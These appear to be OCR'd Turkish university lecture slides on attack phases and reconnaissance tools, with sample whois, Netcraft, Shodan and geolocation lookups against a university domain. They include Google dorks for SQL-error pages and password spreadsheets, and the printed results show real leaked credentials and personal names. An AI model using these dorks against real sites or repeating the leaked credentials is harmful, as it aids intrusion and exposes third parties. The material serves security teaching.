
9.Hafta

SİBER SALDIRI YÖNTEMLERİ, BİLGİ TOPLAMA ARAÇLARI

Saldırı Aşamaları

- **Bilgi Toplama**(Veri)
- Hazırlık(Açıklık Tespiti)
- Saldırı(Açıklık Sömürme)
- Erişim
- Yetki Yükseltme
- İzleri Silmek

Saldırı Metodolojisi



Saldırı Yöntem ve Çeşitleri

- Sistem tespiti (Fingerprinting)
- Zafiyetlerin Tespit Edilmesi
- Sistem ve Uygulamaya Yönelik Saldırıları
- Ağ Güvenliğine Yönelik Saldırılar
- Sosyal Mühendislik Saldırıları

Bilgi Toplama Yöntemleri

- Pasif
  - Sistemle doğrudan iletişime geçmeden yapılan bilgi toplama işlemleridir.
- Aktif
  - Sistemle doğrudan iletişime geçerek yapılan bilgi toplama işlemleridir.

Pasif Bilgi Toplama Araçları

- Whois/DNS(whois, Ripe, vb.)
- Arama motorları (Google, Bing, vb.)
- Dnsstuff (dnsstuff.com)
- Netcraft (netcraft.com)
- Arşiv siteleri (archive.org)
- IP Location (iplocation.net)
- Shodan (shodan.io)
- Bilgi toplama araçları


Aktif Bilgi Toplama Araçları

- Ping
- Nslookup
- Traceroute
- dig
- dnsmap
- Dmitry
- Fierce
- The Harvester
- Maltego
- Foca
- hping
- Nmap


- Centralops.net
- Pentest-tools.com
- Exploit-db.com
  (Google Hacking Database)
- Robtex.com
- Mxtoolbox.com
- Dnsstuff.com


whois

- Kali -> Terminal -> #**whois** cu.edu.tr




whois.com / whois.com.tr





Google


Google
intext: sql syntax & inurl:index.php?=id
Tümü
Videolar
Haberler
Görseller
Alışveriş
Daha fazla
Yaklaşık 2.110 sonuç bulundu (0,81 saniye)
PRO-DESIGN :: 1064: You have an error in your SQL syntax;
www.pro-design.at/index.php?t=1&lang=en/&hID... ▾ Bu sayfanın çevirisini yap
1064: You have an error in your SQL syntax; check the manual that corresponds ... f
to use near 'AS name FROM texts WHERE id='61'' at line 1.
Israel Taekwondo Federation
isr-tkd.com/index.php?cntr=e/ ▾ Bu sayfanın çevirisini yap
Contenu de la requete: SELECT clubs.id AS clubid, sportifs.id, team, ... Erreur retour
error in your SQL syntax; check the manual that ...
1064: You have an error in your SQL syntax; check the manua
https://www.tirol-taxi.at/index.php?lID=1amp%3BhID=59 ▾ Bu sayfanın çevirisi
1064: You have an error in your SQL syntax; check the manual that ... for the right sy
'hID=59 AS name FROM texts WHERE id='242'' at line 1.
The Name of the Rose - The Monastic, Labyrinthine Library a
www.architecturalpapers.ch/index.php?ID=75) ▾ Bu sayfanın çevirisini yap
Name, py.Byline, py.ID, py.Color1, py.Color2 from `Properties` AS py INNER JOIN ...
have an error in your SQL syntax; check the manual that ...

filetype:xls password.xls

Tümü | Görseller | Videolar | Haberler | Alışveriş | Daha fazla | Ayarlar | Araçlar

Yaklaşık 26.700 sonuç bulundu (0,32 saniye)


[XLS] AxCrypt Password and PIN Template
https://www.axantum.com/AxCrypt/etc/Passwords.xls ▾ Bu sayfanın çevirisini yap
My **Passwords**. A, B, C, D, E. 1, What, URL, User-Id, **Password**/PIN, Comment. 2, Sourceforge, http://sourceforge.net, topcoderwiz, coolstuff, This is just a sample ...

[XLS] No. Title user ID、password
ftp://nas.takming.edu.tw/upload/.../F200503230157.xls ▾ Bu sayfanın çevirisini yap
1, No. Title, user ID、**password**. 2, 1, Accounting and Finance, customer code:TAKMING user ID:ADMIN **password**:LAGOON. 3, 2, Applied Economics, takming.

[XLS] Sheet1 - GiraffeUSA
www.giraffeusa.com/Creative/Logins.xlsx.xls ▾ Bu sayfanın çevirisini yap
1, Company: Website: Username: **Password**: Contact: Phone: 2, All Furniture Services, www.furnitureservices.com, cozy, zolon333. 3, Bonanza, www.bonanza.

[XLS] 2016 Cycle Passwords
https://guccifer2.files.wordpress.com/.../2016-cycle-passwor... ▾ Bu sayfanın çevirisini yap
1, Login, **Password**. 2, padilla@dccc.org, dccc2016, Accounting Number. 3, alysa.james@gmail.com, dccc2016, 112 004 64. 4 ...

[XLS] class_list
personal.cityu.edu.hk/~dcbryanc/dco11310/password.xls ▾ Bu sayfanın çevirisini yap
1, Name, User name, **Password**. 2, AU Ka Lo, 51226142, 98DUTraW. 3, AU YEUNG Siu Hang, 51221785, 8esArAce. 4, CHAN Chi Kin, 51206470, zu4Eva3a.



Yaklaşık 92 sonuç bulundu (0,32 saniye)


[XLS] Farabi Değişim Programı Kapsamında 2010-2011 Eğitim Öğretim ...
www.cu.edu.tr/tr/farabi/KABUL%20EDİLEN%20ÖĞRENCİLER.xls
1, FARABİ **ÖĞRENCİ** VE ÖĞRETİM ÜYESİ DEĞİŞİM PROGRAMI. 2, 2010-2011 EĞİTİM ÖĞRETİM BAHAR YARIYILI GİDEN **ÖĞRENCİ LİSTESİ**. 3. 4, Adı Soyadı ...

[XLS] 2009-2010 Farabi Öğrenci Değişim Programı Bahar Yarıyılı Gelen ve ...
www.cu.edu.tr/tr/farabi/degisim.xls
3, Üniversite, Öğr. Adı Soyadı, Alan, **Öğrenci**, Öğretim Üyesi ... ÖĞRETİM BAHAR YARIYILI FARABİ **ÖĞRENCİ** DEĞİŞİM PROGRAMI GELEN **ÖĞRENCİ LİSTESİ**.

[XLS] Çukurova Üniversitesi 2017-2018 Güz Dönemi Yatay Geçiş ...
www.cu.edu.tr/tr/haberduyuru/2017-2018%20Güz%20Yatay_Gecis_Kontenjanlari.xls
2017-2018 GÜZ DÖNEMİ YATAY GEÇİŞ KONTENJANLARI **LİSTESİ**. 3. 4, FAKULTE ... 7, CEYHAN VETERİNER FAKÜLTESİ (ilk kez 2015 te **öğrenci** alındı), 2, 2.

[XLS] islam tarihi ve sanatları - Çukurova Üniversitesi
www.cu.edu.tr/tr/OYP/2013Guz.xls
3, ÖYP ARAŞTIRMA GÖREVLİLERİNİN İSİM **LİSTESİ**. 4. 5, **ÖĞRENCİNİN** ADI SOYADI, ÖYP, ALES, DİL, NOT, PROG. BÖLÜM, ANABİLİM DALI, ÜNİVERSİTE.

[XLS] İkinci Öğretim Oturma Düzeni
olives.cu.edu.tr/duyurular/dosyalar/io-oturum-listesi-guz-2017.xls
7 gün önce - 61, Sınava Girmesi Gereken **Öğrenci** Sayısı. 62, Sınava Giren **Öğrenci** Sayısı ... UZAKTAN EĞİTİM ORTAK DERSLER VİZE SINAVI **LİSTESİ**.



NS

Status	Test Name	
PASS	Unique nameserver IPs	All nameserver addresses are unique. The Nameserv responsible for your mailservers or nameservers A r record when asked for data or were not specifically pamuk.cu.edu.tr. | 193.140.54.10 dns02.cc.cu.edu.tr. | 193.140.54.9 pamuk.cc.cu.edu.tr. | 193.140.54.10 dns02.cu.edu.tr. | 193.140.54.9
PASS	All nameservers respond	All nameservers responded. We were able to get a t running correctly and your zone (domain) is valid. T those responsible for your mailservers or nameserve send an A record when asked for data or were not s pamuk.cu.edu.tr. | 193.140.54.10 dns02.cu.edu.tr. | 193.140.54.9 pamuk.cc.cu.edu.tr. | 193.140.54.10 dns02.cu.edu.tr. | 193.140.54.9

WWW

Status	Test Name	
PASS	WWW record check	Domain has a WWW hostname. www.cu.edu.tr. | 193.140.54.11 | 3600
INFO	Domain record	The domain literal has no address records.
PASS	IP Address(es) valid	All addresses are public. If there were any private IP
PASS	WWW enabled	We connected to WWW, the title data found is: 193.140.54.11 : [page title not found]

Site report for www.cu.edu.tr

Search...

Netcraft Extension

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against Phishing and Malware
- Deceptive Domain Score
- Bank Fraud Detection
- Phishing Site Countermeasures

Extension Support

- FAQ
- Glossary
- Contact Us
- Report a Bug

Tutorials

Lookup another URL:

Enter a URL here

Share:

Background


Site title	Çukurova Üniversitesi - Cukurova University	**Date first seen**	November 1996
Site rank		**Primary language**	Albanian
Description	Welcome to Cukurova University		
Keywords	*Not Present*		

Network

Site	http://www.cu.edu.tr	**Netblock Owner**	Cukurova University
Domain	cu.edu.tr	**Nameserver**	dns02.cu.edu.tr
IP address	193.140.54.11	**DNS admin**	ryazgan@cu.edu.tr
IPv6 address	*Not Present*	**Reverse DNS**	www.cukurova.edu.tr
Domain registrar	metu.edu.tr	**Nameserver organisation**	whois.metu.edu.tr
Organisation	ﷺukurova ﷺniversitesi	**Hosting company**	Cukurova University
Top Level Domain	Turkey (.edu.tr)	**DNS Security Extensions**	*unknown*
Hosting country	TR		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen (Refresh)
Cukurova University	193.140.54.11	Windows Server 2008	Microsoft-IIS/7.0	27-Jan-2017
Cukurova University	193.140.54.154	Windows Server 2008	Microsoft-IIS/7.0	29-Dec-2013
Cukurova University	193.140.54.153	Windows Server 2008	Microsoft-IIS/7.0	17-Jan-2013
Cukurova University	193.140.54.155	Windows Server 2008	Microsoft-IIS/7.0	26-Dec-2010
Cukurova University	193.140.54.11	Windows Server 2008	Microsoft-IIS/7.0	12-Aug-2010
Cukurova University	193.140.54.154	Windows Server 2008	Microsoft-IIS/7.0	24-Mar-2010
Cukurova University	193.140.54.155	Windows Server 2008	Microsoft-IIS/7.0	22-Mar-2010
Cukurova University	193.140.54.153	Windows Server 2008	Microsoft-IIS/7.0	20-Mar-2010
Cukurova University	193.140.54.155	Windows Server 2008	Microsoft-IIS/7.0	14-Mar-2010
Cukurova University	193.140.54.153	Windows Server 2008	Microsoft-IIS/7.0	12-Mar-2010



ip: 193.140.54.11

Tümü RESİMLER VİDEO Haritalar Haberler | Kaydettiklerim

37 Sonuçlar Tarih Dil Bölge

Çukurova Üniversitesi | www.cukurova.edu.tr

www.cu.edu.tr/tr

Çukurova Üniversitesi Yine Dünyanın En İyi Türk Üniversitelerinden Biri İlan Edildi

Enstitüler · Öğrenci İşleri Bilgi Sistemi · Fakülteler · Öğrenci İşleri · Öğrenci E-posta · Tüm Liste

Çukurova University | www.cukurova.edu.tr

www.cu.edu.tr

Çukurova Üniversitesi Yine Dünyanın En İyi Türk Üniversitelerinden Biri İlan Edildi

Web Posta · Kütüphane · Öğrenci İşleri · Türkçe · Çukurova Üniversitesi · E-Bülten

Fen Bilimleri Enstitüsü

otomasyon.cu.edu.tr/fbe

Cukurova Universitesi - Fen Bilimleri Enstitüsü ... Giriş Modülü: Kullanıcı No/Adı : Parola/Pin Kodu :

Sosyal Bilimler Enstitüsü

otomasyon.cu.edu.tr/sosyal/ogrenci/index.aspx

Cukurova Universitesi - Fen Bilimleri Enstitüsü ... Kullanıcı No/Adı : Parola/Pin Kodu :

Çukurova Üniversitesi | www.cukurova.edu.tr

www.cukurova.edu.tr/tr/Default.aspx

Çukurova Üniversitesi Rektörlüğü 01330 Balcalı, Sarıçam / ADANA Telefon: 0 (322) 338 60 84 Faks: 0 (322) 338 69 45

INTERNET ARCHIVE
WayBackMachine


www.cu.edu.tr

Explore more than 308 billion web pages saved over time

Saved **806 times** between December 31, 1996 and June 17, 2017.

Summary of cu.edu.tr

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.



Where is Geolocation of an IP Address?

Geolocation for IP **193.140.54.11**.

Hide IP with VPN

IP Location Finder

IPv4, IPv6 or Domain Name | IP Lookup

Here are the results from a few Geolocation providers. Accuracy of geolocation data may vary from a provider to provider. Test drive yourself, and decide on the provider that you like.

Do you have a problem with IP location lookup? Report a problem.

Is the data shown below not accurate enough? Please read geolocation accuracy info to learn why.

You've entered a domain name. We've found an IP address from the domain name you've entered. Your translated IP address is 193.140.54.11

Geolocation data from IP2Location (Product: DB6, updated on 2017-11-1)

Domain Name	Country	Region	City
www.cu.edu.tr	Turkey	Adana	Adana
ISP	**Organization**	**Latitude**	**Longitude**
Cukurova University	Not Available	37.0017	35.3289

SEARCH OUR WEBSITE

Google Custom Search

IP TOOLS

TOOL Trace Email Source
TOOL Verify Email Address
TOOL Proxy Check
TOOL Subnet Calculator

DOMAIN TOOLS

TOOL Who is Hosting a Website
TOOL Alexa Traffic Rank Checker
TOOL Domain Age Checker
TOOL Reverse DNS Lookup
TOOL HTTP Server Header Check

ADVERTISEMENT

IP ARTICLES

WIKI What is an IP Address?
WIKI What is an IPv6 Address?
WIKI What is a Subnet Mask?
WIKI What is a MAC address?
WIKI What is an Ethernet?
WIKI What is a TCP/IP?
WIKI What is a DHCP?
WIKI What is Ipconfig utility?
WIKI What is IP Spoofing?
BLOG What is public and private I
BLOG What is static and dynamic

SHODAN hostname:cu.edu.tr

Explore | Downloads | Reports | Enterprise Access | Contact Us

Exploits | Maps | Images | Share Search | Download Results | Create Report

TOTAL RESULTS

112

TOP COUNTRIES

Turkey	112

TOP SERVICES

HTTP	48
HTTPS	13
FTP	7
HTTP (8080)	5
SMTP	4

TOP ORGANIZATIONS

Cukurova University	63
Cukurova Universitesi	49

TOP PRODUCTS

Microsoft IIS httpd	21
Microsoft HTTPAPI httpd	13
Apache httpd	13
Microsoft ftpd	6
nginx	2

Not Found

193.255.203.170
narenciye.cu.edu.tr
Cukurova Universitesi
Added on 2017-11-07 19:27:28 GMT
Turkey, Çukurova
Details

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 07 Nov 2017 19:27:27 GMT
Connection: close
Content-Length: 315
```

Observium

193.140.54.241
www.hemofili.cu.edu.tr
Cukurova University
Added on 2017-11-07 16:41:54 GMT
Turkey, Çukurova
Technologies:
Details

```
HTTP/1.1 200 OK
Date: Tue, 07 Nov 2017 16:41:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u11
